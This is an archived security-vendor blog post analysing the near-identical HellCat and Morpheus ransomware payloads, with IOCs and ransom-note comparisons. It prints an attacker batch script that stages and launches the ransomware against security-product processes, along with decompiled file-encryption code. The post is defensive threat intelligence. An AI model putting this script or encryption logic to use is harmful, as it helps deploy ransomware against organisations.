HellCat and Morpheus | Two Brands, One Payload as Ransomware Affiliates Drop Identical Code


By Jim Walter

Published: 2025-01-23 · Archived: 2026-04-06 00:39:12 UTC

The previous six months have seen heightened activity around new and emerging ransomware operations. Across the tail-end of 2024 and into 2025, we have seen the rise of groups such as FunkSec, Nitrogen and Termite. In addition, we have seen the return of Cl0p and a new version of LockBit (*aka* LockBit 4.0).

Within this period of accelerated activity, the Ransomware-as-a-Service offerings HellCat and Morpheus have gained additional momentum and notoriety. Operators behind HellCat, in particular, have been vocal in their efforts to establish the RaaS as a 'reputable' brand and service within the crimeware economy.

As a result of this recent activity, we analyzed payloads from both HellCat and Morpheus ransomware operations. In this post, we discuss how affiliates across both operations are compiling payloads that contain almost identical code. We take a high-level look at two samples in particular and examine their characteristics and behavior.




HellCat Overview

HellCat Ransomware emerged in mid-2024. The primary operators behind HellCat are high-ranking members of the BreachForums community and its various factions. These personas, including Rey, Pryx, Grep and IntelBroker, have been affiliated with the breaches of numerous high-value targets.

HellCat has leaned heavily into the public side of their persona with novel ransom demands and direct media coverage to drive their position within the ransomware landscape. By their own admissions, HellCat operators are focused on high-value "big game" targets and government entities.

Morpheus Overview

Morpheus RaaS launched a data leaks site (DLS) in December 2024, though the group's activity can be tracked back to at least September. Morpheus functions as a semi-private RaaS, and its public branding efforts are far less visible than Hellcat.




At the time of writing, Morpheus has listed two victims in the pharmaceutical and manufacturing industries. The affiliate discussed below currently targets Italian organizations with a focus on virtual ESXi environments. Ransom demands from Morpheus affiliates are known to reach as high as 32BTC (~$3 million USD as of this writing).

An Affiliate in Common


In late December 2024, our research team observed two similar ransomware payloads uploaded to VirusTotal on December 22 and December 30.

SHA1	Filename	Uploaded
f86324f889d078c00c2d071d6035072a0abb1f73	100M.exe	December 22, 2024
b834d9dbe2aed69e0b1545890f0be6f89b2a53c7	100M_redacted.exe	December 30, 2024

Both files were uploaded to VirusTotal via the web interface from a user that was not signed in and bear the same submitter ID. Based on this and other telemetry data, we believe it is likely that the samples were uploaded by the same affiliate dabbling in both Morpheus and HellCat campaigns.




HellCat VirusTotal Submission




Morpheus VirusTotal Submission

These two payload samples are identical except for victim specific data and the attacker contact details.



Zoomed out comparison of payload binaries (differences highlighted)



Zoomed in comparison of payload binaries (differences highlighted)

Payload Behavior

The Morpheus/HellCat payload is a standard, 64bit PE file. Both samples are ~18KB in size. Execution of the payload requires a path be provided as an argument. The `ww` argument is also accepted, and this was the parameter used by the affiliate associated with these samples.

```
encryptor.exe ww
encryptor.exe {path}
```

A further file named `er.bat` was uploaded to VirusTotal with the same submitter ID on December 31, 2024 and gives us a glimpse into how the Morpheus sample was executed on target systems. `er.bat` (SHA1: f62d2038d00cb44c7cbd979355a9d060c10c9051) contains multiple copy commands, followed by execution of the ransomware.

```
copy \\10.0.2.1\public\SysMon.sys c:\users\public\
copy \\10.0.2.1\public\ek.exe c:\users\public\
c:\users\public\ek.exe dsa-connect.exe nginx.exe dsvp.exe dsuam.exe dsa-wrs-app.exe dsc.exe
    EndpointBasecamp.exe CloudEndpointService.exe dsa.exe ds_monitor.exe tm_netagent.exe Notifier.exe
    WSCommunicator.exe coreFrameworkHost.exe coreServiceShell.exe tm_netagent.exe TMLoader32.exe
    TMLoader64.exe
timeout /t 30 /nobreak
copy \\10.0.2.1\public\100M.exe c:\users\public\
c:\users\public\100M.exe ww
```

er.bat launches Morpheus ransomware


Other files referenced in `er.bat` are associated with nginx (web server) and various Trend Micro products. The script copies these items from a network share to the local `C:\users\public\` folder, followed by execution of the Morpheus ransomware with the `ww` parameter.

Both the HellCat and Morpheus samples are built with a hard-coded list of extensions to exclude from the encryption process:

- .dll
- .sys
- .exe
- .drv
- .com
- .cat

Additionally, the ransomware excludes the `\Windows\System32` folder from encryption.

Upon launch, the payload processes files in the targeted path. An unusual characteristic of these Morpheus and HellCat payloads is that they do not alter the extension of targeted and encrypted files. The file contents will be encrypted, but file extensions and other metadata remain intact after processing by the ransomware.



HellCat-encrypted files, no extension change

The Morpheus and HellCat samples use the Windows Cryptographic API for key generation and file encryption. BCrypt is used to generate an encryption key, followed by encryption of the contents of the file. Similar approaches to encryption (using the Windows Cryptographic API) have been taken in the past by early versions of LockBit and ALPHV and many others.

```
}
local_10d0 = (PUCHAR)HeapAlloc(DAT_140006010,8,(ulonglong)DAT_140006034);
if (local_10d0 != (PUCHAR)0x0) {
  local_1120 = (PUCHAR)HeapAlloc(DAT_140006010,8,(ulonglong)DAT_140006030);
  if (local_1120 != (PUCHAR)0x0) {
    BCryptGenRandom((BCRYPT_ALG_HANDLE)0x0,local_1120,DAT_140006030,2);
    NVar3 = BCryptGenerateSymmetricKey
                      (DAT_140006018,&local_10c8,local_10d0,DAT_140006034,local_1120,
                       DAT_140006030,0);
    if (NVar3 == 0) {
      for (local_1118 = 0; local_1118 < 0xd; local_1118 = local_1118 + 1) {
        auStack_105c[local_1118] = (&DAT_140004208)[local_1118];
      }
      BCryptGenRandom((BCRYPT_ALG_HANDLE)0x0,local_1048,0x10,2);
      BCryptGenRandom((BCRYPT_ALG_HANDLE)0x0,local_107c,0x20,2);
      local_1070 = param_2;
      for (local_1110 = 0; local_1110 < 0x10; local_1110 = local_1110 + 1) {
        aUStack_1094[local_1110] = local_1048[local_1110];
      }
      for (local_1138 = 0; local_1138 < 0x20; local_1138 = local_1138 + 1) {
        local_1028[local_1138] = local_107c[local_1138];
      }
```

HellCat key generation via BCrypt

The BCryptEncrypt is, in turn, used to encrypt the context of each file processed.

```
local_18[0] = 0;
NVar1 = BCryptEncrypt(DAT_140006020,param_1,param_2,(void *)0x0,param_3,param_4,(PUCHAR)0x0,0,
                      local_18,2);
if (NVar1 == 0) {
  local_10 = (PUCHAR)HeapAlloc(DAT_140006010,8,(ulonglong)local_18[0]);
  if (local_10 == (PUCHAR)0x0) {
    local_10 = (PUCHAR)0x0;
  }
  else {
    NVar1 = BCryptEncrypt(DAT_140006020,param_1,param_2,(void *)0x0,param_3,param_4,local_10,
                          local_18[0],param_5,2);
    if (NVar1 != 0) {
      HeapFree(DAT_140006010,0x10000,local_10);
      local_10 = (PUCHAR)0x0;
    }
  }
}
else {
  local_10 = (PUCHAR)0x0;
}
return local_10;
```


BCrypt / Windows Crypto use in HellCat/Morpheus

There are no further system modifications made beyond the file encryption and ransom note drop (no wallpaper change, schedule tasks, or persistence mechanisms)


For both Morpheus and HellCat, the ransom note is written to disk as `_README_.txt`. Once all available files, on all available volumes, have been processed, the ransomware note will be launched via notepad from the `C:\Users\Public\_README_.txt` instance of the file.

```
  nNumberOfBytesToWrite = lstrlenA(local_278);
  WriteFile(local_4e0,local_278,nNumberOfBytesToWrite,local_4d0,(LPOVERLAPPED)0x0);
  CloseHandle(local_4e0);
  ShellExecuteW((HWND)0x0,L"open",local_528,(LPCWSTR)0x0,(LPCWSTR)0x0,0);
  ShellExecuteW((HWND)0x0,L"open",L"C:\\Users\\Public\\_README_.txt",(LPCWSTR)0x0,
                (LPCWSTR)0x0,3);
}
```

Display of HellCat/Morpheus ransom note



Morpheus Ransom note displayed post-encryption



HellCat (left) and Morpheus (right) ransom notes


Ransom notes for the payloads are nearly identical and follow the same template and flow. The only differences are from the “Sources of Information” section onward.

Victim-specific infrastructure varies, but the layout within the note is the same, with the same quantity of sources listed across each note. The “Contacts” section contains the operation-specific contact details (HellCat or Morpheus), including the contact email address, `.onion` URL and victim login details. In each note, victims are instructed to login to the attacker’s `.onion` portal with a provided set of credentials.

Attackers contact details displayed in the ransom notes


Similarities with Underground Team Ransomware

Underground Team emerged as a RaaS operation in early to mid 2023. It is still active as of this writing and the associated data leak site has entries as recent as December 2024.



Underground Team data leak site as of January 2025

The ransom notes for HellCat and Morpheus described in the previous section follow the same template as analyzed notes from the Underground Team.



Underground Team ransom note

Despite this similarity, the ransomware payloads analyzed from the Underground Team are structurally and functionally different from HellCat and Morpheus samples. Presently, there is not sufficient evidence to support any sort of shared codebase or ‘partnering’ between Underground Team, HellCat and Morpheus. While it is completely possible that there are affiliates that are tied to Underground Team and Hellcat/Morpheus, assuming any deeper connection would be speculation at this time.

Conclusion

HellCat and Morpheus payloads are almost identical and both are atypical to other ransomware families in leaving original file extensions in place after encryption. While it is not possible to assess the full extent of interaction

between the owners and operators of these ransomware services, it appears that a shared codebase or possibly a shared builder application is being leveraged by affiliates tied to both groups.

As these operations continue to compromise businesses and organizations, understanding how common code is sourced and shared across these groups can help inform detection efforts and improve threat intelligence regarding how these groups operate.

SentinelOne Singularity is capable of detecting and preventing the malicious behaviors and TTPs associated with HellCat and Morpheus ransomware.

Indicators of Compromise

Files (SHA1):
b834d9dbe2aed69e0b1545890f0be6f89b2a53c7 “HellCat”
f62d2038d00cb44c7cbd979355a9d060c10c9051 er.bat (Morpheus)
f86324f889d078c00c2d071d6035072a0abb1f73 “Morpheus”

Network:

```
hellcakbszllztlyqbjzwcbdhfrodx55wq77kmftp4bhnhsnn5r3odad[.]onion    HellCat DLS
izsp6ipui4ctgxfugbgtu65kzefrucltyfpbxplmfybl5swiadpljmyd[.]onion    Morpheus DLS

hellcat[.]locker    HellCat file service
```

Personas:
h3llr4ns[@]onionmail[.]com
morpheus[@]onionmail[.]com

Source: https://www.sentinelone.com/blog/hellcat-and-morpheus-two-brands-one-payload-as-ransomware-affiliates-drop-identical-code/